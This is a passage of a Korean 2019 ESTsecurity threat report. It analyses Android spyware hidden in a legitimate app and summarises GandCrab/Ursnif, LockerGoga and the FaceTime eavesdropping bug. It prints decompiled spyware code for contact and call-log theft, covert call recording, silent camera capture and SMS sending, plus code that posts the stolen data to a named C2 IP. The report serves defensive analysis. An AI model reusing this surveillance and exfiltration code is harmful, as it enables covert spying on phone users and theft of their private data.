}
catch(Exception v0) {
    try {
        this.a.b(v0.getMessage());
        v0_1 = v1;
    }
    catch(Exception v0) {
        goto label_94;
    }
}

int v1_1 = v2 + 1;
if(v1_1 >= v3) {
    goto label_11;
}

v2 = v1_1;
v1 = v0_1;
goto label_8;
el_10:
v0_1 = v1;
try {
label_11:
    new an(this.a.getBaseContext()).a(this.a.getBaseContext().getSharedPreferences("com.mypref.rt", 0).getString("sms_callog", ""), v0_1);
```

[그림 11] 통화 목록 확인

2.10 주소록 확인

주소록을 확인한다.

```
v0_4 = "";
ContentResolver v2_3 = this.a.getContentResolver();
Cursor v10 = v2_3.query(ContactsContract$Contacts.CONTENT_URI, null, null, null, null);
if(v10.getCount() <= 0) {
    goto label_439;
}

do {
label_435:
    if(!v10.moveToNext()) {
        goto label_437;
    }

    v7 = v10.getString(v10.getColumnIndex("_id"));
    v11 = v10.getString(v10.getColumnIndex("display_name"));
}
while(Integer.parseInt(v10.getString(v10.getColumnIndex("has_phone_number"))) <= 0);

Cursor v3_2 = v2_3.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, "contact_id = ?", new String[]{v7}, null);
goto label_473;
el_437:
v8.a(v1_1, v0_4, "6");
goto label_439;
el_473:
while(v3_2.moveToNext()) {
    v0_4 = String.valueOf(v0_4) + v11 + "|*|" + v3_2.getString(v3_2.getColumnIndex("data1")) + "{**}";
```

[그림 12] 주소록 확인

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.11 전화 녹음

기기의 전화 상태를 감시하여 수신되는 전화번호를 확인하고 통화 내용을 녹음한다.

```
arg5.getSystemService("phone").listen(new s(this, arg5), 32);
Bundle v0_1 = arg6.getExtras();
this.f = v0_1;
if(v0_1 == null) {
    return;
}

this.g = this.f.getString("state");
if(this.g.equals(TelephonyManager.EXTRA_STATE_RINGING)) {
    INCCALL.h = this.f.getString("incoming_number");
    v.b = false;
    arg6.getStringExtra("incoming_number");
    INCCALL.i = true;
    return;
}

if(!this.g.equals(TelephonyManager.EXTRA_STATE_OFFHOOK)) {
    goto label_138;
}

if(!INCCALL.i && !v.b) {
    return;
}

INCCALL.i = false;
v0_2 = new File(String.valueOf(arg5.getFilesDir().getParent()) + "/prefix");
if(!v0_2.exists()) {
    goto label_125;
}

:h(Exception v0) {
goto label_123;


{
INCCALL.a(v0_2);
v0_2.mkdirs();
```

```
    new SimpleDateFormat("MM-dd-hh-mm-ss").format(new Date());
    v0_3 = "cr-";
    if(v.b) {
        INCCALL.h = v.c;
        v0_3 = "ocr-";
        v.b = false;
    }

    v0_3 = String.valueOf(v0_3) + v.c().a() + "-" + INCCALL.h + "-" + "05-02-08-36-18";
    INCCALL.k = v0_3;
}
catch(Exception v0) {
    goto label_123;
}

try {
    INCCALL.j = String.valueOf(arg5.getFilesDir().getParent()) + "/prefix/" + v0_3 + ".db2";
```

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
INCCALL.a = new MediaRecorder();
INCCALL.a.setAudioSource(1);
INCCALL.a.setOutputFormat(1);
INCCALL.a.setAudioEncoder(1);
INCCALL.a.setOutputFile(INCCALL.j);
try {
    INCCALL.a.prepare();
    goto label_111;
}
```

[그림 13] 수신전화번호 확인 및 통화 내용 녹음

2.12 사용자 위치와 네트워크 확인

사용자의 현재 위치와 네트워크 상태를 주기적으로 확인한다.

```
lic void onLocationChanged(Location arg3) {
 this.d = String.valueOf(arg3.getLatitude());
 this.e = String.valueOf(arg3.getLongitude());
 new Thread(new 1(this)).start();
```

```
long v2 = 15000;
float v4 = 30f;
this.l = this.getSystemService("location");
this.g = new GPSERV(this.getBaseContext());
this.e = this.l.isProviderEnabled("gps");
this.f = this.l.isProviderEnabled("network");
if(this.e) {
    this.l.requestLocationUpdates("gps", v2, v4, this.g);
}

if(this.f) {
    this.l.requestLocationUpdates("network", v2, v4, this.g);
}
```

[그림 14] 위치와 네트워크 확인

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.13 카메라 제어

카메라의 소리와 촬영을 제어하고 저장한다.

```
  y.a(this.a, new ab(this.a.a));
  if(!this.a.a.getPackageManager().hasSystemFeature("android.hardware.camera"))
      new ay(this.a.a).a("no camera");
      return;
  }

  y.a(this.a, y.b(this.a));
  if(y.c(this.a) >= 0) {
      goto label_47;
  }

  new ay(this.a.a).a("no front cam");
  return;

tch(Exception v0) {
  goto label_34;


47:
ng v0_1 = 11000;
y {
  Thread.sleep(v0_1);
  y.a(this.a, Camera.open(y.c(this.a)));
  if(Build$VERSION.SDK_INT >= 17) {
      y.a(this.a).enableShutterSound(false);
  }
  else {
      this.a.a.getSystemService("audio").setStreamMute(1, true);
  }

  this.a.a();
  Thread.sleep(2000);
  y.a(this.a).takePicture(null, null, y.d(this.a));
  Thread.sleep(2000);
  this.a.a.getSystemService("audio").setStreamMute(1, false);
  Thread.sleep(9000);
  if(y.a(this.a) == null) {
      return;
  }

  y.a(this.a).stopPreview();
  y.a(this.a).release();
  y.a(this.a, null);
```

[그림 15] 카메라 제어

2.14 북마크 확인

기기의 인터넷 브라우저의 북마크를 확인한다.

```
v7 = String.valueOf(v8) + "v1*1v1*";
this.a.a("50");
v2_1 = this.a.getApplicationContext().getContentResolver().query(Browser.BOOKMARKS_URI, new String[]{"url", "title", "_id", "date"}, "bookmark=0", null, "date DESC limit " + v5[1]);
this.a.a("51");
v1_2 = v7;
```

```
v7 = String.valueOf(v8) + "v1*1v1*";
this.a.a("50");
v2_1 = this.a.getApplicationContext().getContentResolver().query(Uri.parse("content://com.android.chrome.browser/bookmarks"), new String[]{"url", "title", "_id", "date"}, "bookmark=0", null,
this.a.a("51");
v1_2 = v7;
```

[그림 16] 북마크 확인

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.15 실시간 녹음

실시간으로 사용자의 일상을 녹음한다.



[그림 17] 실시간 일상 녹음

2.16 실시간 스크린샷

실시간으로 사용자의 기기 화면을 저장한다.



[그림 18] 실시간 화면 스크린샷

2.17 문자 전송

사용자 몰래 특정 번호로 문자 전송이 가능하다.

```
lic void a(String arg8, String arg9) {
 ay v6 = new ay(this.a);
 try {
     IntentFilter v0_1 = new IntentFilter("SMS_SENT");
     v0_1.setPriority(2147483647);
     this.a.registerReceiver(new ao(this), v0_1);
     v0_1 = new IntentFilter("SMS_DELIVERED");
     v0_1.setPriority(2147483647);
     this.a.registerReceiver(new ap(this), v0_1);
     PendingIntent.getBroadcast(this.a, 0, new Intent("SMS_SENT"), 0);
     PendingIntent.getBroadcast(this.a, 0, new Intent("SMS_DELIVERED"), 0);
     SmsManager v0_2 = SmsManager.getDefault();
     v0_2.sendMultipartTextMessage(arg8, null, v0_2.divideMessage(arg9), null, null);
 -
```

[그림 19] 문자 전송

2.18 확인된 정보 탈취

위에서 확인하고 수집한 정보들은 해커의 서버로 탈취된다.

“hxxp://188.165.49.205/해커가수집한정보와관련된문자열.php” 형태로 탈취한 정보들은 각기 다른 서브 디렉토리에 저장된다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
이름:    magicdeal.fr
Address:  188.165.49.205
```

```
static {
    v.a = "0";
    v.b = false;
    v.c = "";
    v.e = new v("188.165.49.205");
}
```

```
lic String a(String arg6, String arg7) {
 DefaultHttpClient v0 = new DefaultHttpClient();
 HttpPost v1 = new HttpPost("http://" + this.b + "/outcall3.php");
 try {
     ArrayList v2 = new ArrayList(3);
     ((List)v2).add(new BasicNameValuePair("pid", arg6));
     ((List)v2).add(new BasicNameValuePair("callid", arg7));
     v1.setEntity(new UrlEncodedFormEntity(((List)v2)));
     ((HttpClient)v0).execute(((HttpUriRequest)v1));
 }
 catch(IOException v0_1) {
     return "error";
 }
 catch(ClientProtocolException v0_2) {
     String v0_3 = "error";
     return v0_3;
 }

 return "ok";
```

```
)lic String e(String arg7, String arg8) {
  StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
  DefaultHttpClient v0 = new DefaultHttpClient();
  HttpPost v1 = new HttpPost("http://" + this.c + "/" + arg8 + ".php");
  try {
      ArrayList v2 = new ArrayList(3);
      ((List)v2).add(new BasicNameValuePair("pid", this.b));
      ((List)v2).add(new BasicNameValuePair("smsbody", arg7));
      v1.setEntity(new UrlEncodedFormEntity(((List)v2)));
      Log.i("Postdata", arg7);
      ((HttpClient)v0).execute(((HttpUriRequest)v1));
  }
  catch(IOException v0_1) {
      return "error";
  }
  catch(ClientProtocolException v0_2) {
      String v0_3 = "error";
      return v0_3;
  }

  return "ok";
```

[그림 20] 탈취되는 수집된 정보

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 결론

해당 악성 앱은 가짜 성인 앱으로 위장했던 이전 버전과는 다르게 정상 앱에 숨어들어 유포되었다. 특히, 기기 정보는 물론이고 통화 녹음, 카메라 제어 등으로 사용자의 사생활을 실시간으로 감시할 수 있다.
따라서, 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 "Spyware.Android.FakeApp" 탐지 명으로 진단하고 있다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

04
글로벌 보안 동향

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

GandCrab 랜섬웨어와 Ursnif 바이러스, MS 워드 매크로를 통해 배포 돼

GandCrab ransomware and Ursnif virus spreading via MS Word macros

보안 연구원들이 악성코드 캠페인 두 개를 발견했다. 이들 중 하나는 Ursnif 데이터 스틸링 트로이목마와 GandCrab 랜섬웨어를 배포하고, 두 번째는 Ursnif 악성코드만을 배포하는 것으로 나타났다.

이 두 악성코드 캠페인들은 서로 다른 사이버 범죄자들의 작업으로 보이지만, 둘 사이에는 많은 유사점이 발견 되었다. 이 두 공격들 모두 악성 매크로가 포함 된 마이크로소프트 워드 문서가 첨부 된 피싱 이메일로 시작 되며, 파일이 없는 악성코드를 전달하기 위해 Powershell 을 사용한다.


Ursnif 는 해킹 된 컴퓨터로부터 민감 정보를 훔치는 데이터 탈취 악성코드이다. 또한 뱅킹 크리덴셜, 브라우징 활동, 키 입력 및 시스템/프로세스 정보 수집, 추가 백도어 설치 등의 기능이 있다.

작년 초에 발견 된 GandCrab 은 널리 확산 된 랜섬웨어 위협이다. 다른 랜섬웨어들과 같이, 감염 된 시스템의 파일을 암호화 하고 피해자에게 랜섬머니를 요구한다. 개발자들은 랜섬머니를 더욱 추적이 힘든 DASH 로 지불하기를 요구한다.

MS Doc 문서 + VBS 매크로 = Umif 및 GandCrab 감염

첫 번째 악성코드 캠페인은 악성 코드 2 가지를 한번에 배포한다. 이 위협을 발견한 Carbon Black 의 보안 연구원들은 실제 공격에서 악성 VBS 매크로가 포함 된 MS 워드 문서의 변종 약 180 개를 발견했다.
성공적으로 악용 될 경우, 악성 VBS 매크로는 PowerShell 스크립트를 실행한다. 이 스크립트는 일련의 기술을 사용해 Ursnif 와 Gandcrab 을 타겟 시스템에 다운로드 및 실행한다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.



[출처] https://www.carbonblack.com/2019/01/24/carbon-black-tau-threatsight-analysis-gandcrab-and-ursnif-campaign/

이 PowerShell 스크립트는 base64 로 암호화 되었으며, 손상 된 시스템에 메인 악성코드 페이로드 다운로드를 담당하는 다음 단계의 감염을 실행한다.
첫 번째 페이로드는 타겟 시스템의 구조를 평가한 후 Pastebin 웹사이트로부터 추가 페이로드를 다운로드 하는 한 줄짜리 PowerShell 이었다. 이 추가 페이로드는 메모리에서 실행 되어 일반적인 안티 바이러스 기술로는 활동을 탐지하기 어렵도록 한다.

"이 Powershell 스크립트는 Empire Invoke-PSInject 모듈의 거의 수정 되지 않은 버전이다."
"이 스크립트는 base64 로 인코딩 된 내장 된 PE 파일을 현재 PowerShell 프로세스에 주입할 것이다."
그 후 최종 페이로드는 피해자의 시스템에 GandCrab 랜섬웨어의 변종을 설치하고, 랜섬머니를 지불할 때까지 시스템을 잠가버린다.

그 동안, 이 악성코드는 원격 서버에서 Ursnif 실행파일을 다운로드 후 실행한다. 실행 되면 시스템의 핑거프린트를 수집하고, 데이터 수집을 위해 웹 브라우저 트래픽을 모니터링하고, 수집 된 데이터를 공격자의 C&C 서버로 전송한다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

MS Doc 문서 + VBS 매크로 = Ursnif 데이터 탈취 악성코드

Cisco Talos 의 보안 연구원이 발견 한 두 번째 악성 캠페인 또한 악성 VBA 매크로가 포함 된 마이크로소프트의 워드 문서를 이용해 또 다른 Ursnif 악성코드의 변종을 전달한다.

이 악성코드 공격 또한 타겟 시스템을 다단계로 공격한다. 파일이 없는 상태에서의 지속성을 얻기 위하여 악성 PowerShell 명령어를 실행하기 위한 피싱 이메일로 시작하여 Ursnif 데이터 탈취 악성코드를 다운로드 및 설치하게 된다.

"PowerShell 명령은 세 부분으로 나뉩니다. 첫 번째 부분은 추후 base64 로 인코딩 된 PowerShell 을 디코드하는 함수를 생성한다. 두 번째 부분은 악성 DLL 을 포함하는 바이트 배열을 만든다. 세 번째 부분은 Base64 로 인코딩 된 문자열을 함수의 파라미터로 사용하여 첫 번째 부분에서 생성 된 base64 디코드 함수를 실행한다. 이후 반환 된 디코딩 된 PowerShell 은 Invoke-Expression (iex) 함수를 통해 실행 된다."
일단 피해자의 컴퓨터에서 실행 되면, 이 악성코드는 시스템에서 정보를 수집하여 CAB 파일 형식으로 묶어 HTTPS 보안 연결을 통해 C&C 서버로 보낸다.

Talos 연구원들은 해킹 된 기기들에 드랍 된 페이로드 파일 이름들을 포함한 IoC 목록을 게시했다.

[출처] https://thehackernews.com/2019/01/microsoft-gandcrab-ursnif.html

https://www.carbonblack.com/2019/01/24/carbon-black-tau-threatsight-analysis-gandcrab-and-ursnif-campaign/

https://blog.talosintelligence.com/2019/01/amp-tracks-ursnif.html

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

Altran 공격에 사용 된 것으로 추정 되는 LockerGoga 랜섬웨어 발견

New LockerGoga Ransomware Allegedly Used in Altran Attack

해커들이 Altran Technologies 의 시스템을 회사 네트워크를 통해 확산 되는 악성코드로 감염시켜 일부 유럽 국가의 운영에 영향을 미치고 있다. 고객의 데이터와 그들의 자산을 보호하기 위해, Altran 은 네트워크와 응용프로그램을 중단시키기로 결정했다.

이 공격은 1 월 24 일 발생했지만, 이 프랑스의 기술 컨설팅 회사는 어제가 되어서야 공개 성명을 발표했다. 또한 세부 정보 공개를 최소한으로 하며, 써드파티 기술 전문가와 디지털 포렌식 전문가들이 조사 중이라 밝혔다.

Altran, 새로운 랜섬웨어인 LockerGoga 에 공격 받은 것으로 추정

Altran 은 공격을 받은 악성 코드의 유형에 대해서는 언급하지 않았지만, 보안 연구원들은 공개 된 단서들로 미루어보아 랜섬웨어 공격일 것이라는 결론을 내렸다.

Altran 이 받은 사이버 공격이 온라인상에 처음으로 밝혀진 곳은 1 월 25 일 발행 된 한 트윗에서였다. 한 보안 연구원은 이 트윗에 해당 공격의 배후에 있던 악성코드 샘플이 바이러스 토털에 업로드 되어 있다고 답변했다.

이 샘플은 1 월 24 일 루마니아에서 바이러스 토털에 처음으로 업로드 되었으며, 이후 네덜란드에서도 업로드 되었다. 구글의 스캐닝 서비스에 업로드 된 파일이 Altran 을 공격한 것과 동일하다면, 이는 LockerGoga 라는 랜섬웨어일 것이다.


이 랜섬웨어를 테스트 한 결과, 파일을 암호화 할 때 마다 또 다른 프로세스를 생성하는 방식을 사용하기 때문에 매우 느린 것을 발견했다. 연구원들은 이 코드가 탐지를 피하는데 어떠한 노력도 하지 않았다고 밝혔다.

연구원에 따르면, 이 랜섬웨어는 보통 DOC, DOT, WBK, DOCX, DOTX, DOCB, XLM, XLSX, XLTX, XLSB, XLW, PPT, POT, PPS, PPTX, POTX, PPSX, SLDX, PDF 파일을 노립니다.


하지만 이 랜섬웨어가 -w 명령줄 인수로 시작 되면, 모든 파일 타입을 타겟으로 한다. 지원 되는 또 다른 스위치는 '-k', '-m' 이며 base 64 인코딩, 랜섬 노트에 표시 될 이메일 주소 제공을 담당한다.

이 랜섬웨어는 파일을 암호화한 후 .locked 확장자를 붙이다. 즉 test.jpg 파일이 암호화 될 경우 test.jpg.locked 로 이름이 변경 될 것이다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



데이터 암호화가 완료 되면, 이는 데스크탑에 랜섬노트인 README-NOW.txt 를 드랍한다. 여기에는 돈 지불 방법을 알아내기 위해서 CottleAkela@protonmail.com 또는 QyavauZehyco1994@o2.pl 이메일 주소에 연락하라는 내용이 포함 되어 있다.




LockerGoga, 유효한 인증서 사용해

McAfee 의 연구원인 Thomas Roccia 에 따르면, 이 LockerGoga 변종은 유효한 인증서로 서명 되어 있어 피해자의 호스트가 대부분의 경우 의심 없이 설치할 가능성을 높인다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

하지만, 윈도우의 경고창을 자세히 살펴 보면 무언가 이상한 점을 발견할 수 있다. 이는 윈도우 서비스용 호스트 프로세스이지만, 인증서는 MIKL Limited 의 것이기 때문이다.



이 인증서는 Comodo CA 에서 발행 되었으며, 현재는 취소 된 상태이다.

LockerGoga 랜섬웨어의 알려진 파일 샘플들은 'worker' 와 'worker32' 이다. 이 악성코드는 'svch0st', 'svchub'과 같이 마이크로소프트가 윈도우 서비스에 사용하는 것과 유사한 프로세스 이름을 사용한다.

Yara 를 사용하여 이 패밀리의 감염을 탐지하고자 하는 이들을 위해, 보안 연구원인 V 는 LockerGoga 랜섬웨어로부터 시스템을 보호할 수 있는 첫번째 룰을 발표했다.

[출처] https://www.bleepingcomputer.com/news/security/new-lockergoga-ransomware-allegedly-used-in-altran-attack/

https://pastebin.com/2wZWV4EU

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

FaceTime 전화를 받지 않아도 발신자가 수신자의 기기를 통해 듣고, 볼 수 있는 버그 발견

New FaceTime Bug Lets Callers Hear and See You Without You Picking Up

애플 기기를 사용 중이라면, FaceTime 앱을 즉시 며칠간 꺼 두기를 권장한다.
애플의 영상/음성 통화 앱인 FaceTime 에서 아직까지 패치 되지 않은 프라이버시 버그가 발견 되었다. 이를 악용하면, 사용자가 FaceTime 전화를 받기 전이라도 발신자가 사용자의 기기를 통해 듣거나 볼 수 있게 된다.
이 버그는 트위터를 포함한 기타 소셜 미디어 플랫폼에서 빠르게 확산 되고 있다. 사용자들이 모르는 사이 모든 아이폰 기기가 도청장치로 둔갑 될 수 있기 때문에, 많은 사용자들이 이 문제에 대한 불만을 제기하고 있다.
연구원들이 최신 버전인 iOS 12.1.2 를 사용하는 iPhone X 에서 이 버그를 테스트 결과, 즉시 버그가 동작한다는 것을 알 수 있었다. 또한 macOS Mojave 를 사용하는 맥북의 FaceTime 전화에서도 동일한 버그를 확인했다.

FaceTime 버그를 통해 스파잉하는 법

이 문제는 새롭게 추가 된 그룹 FaceTime 기능에 존재하며, 기술적인 취약점이라기 보다 설계상 또는 논리적 결함이라고 볼 수 있다.
Spying Through Group FaceTime(영상): https://www.youtube.com/watch?v=Z2-RV7qVmro
버그를 재현하는 법은 아래와 같다.

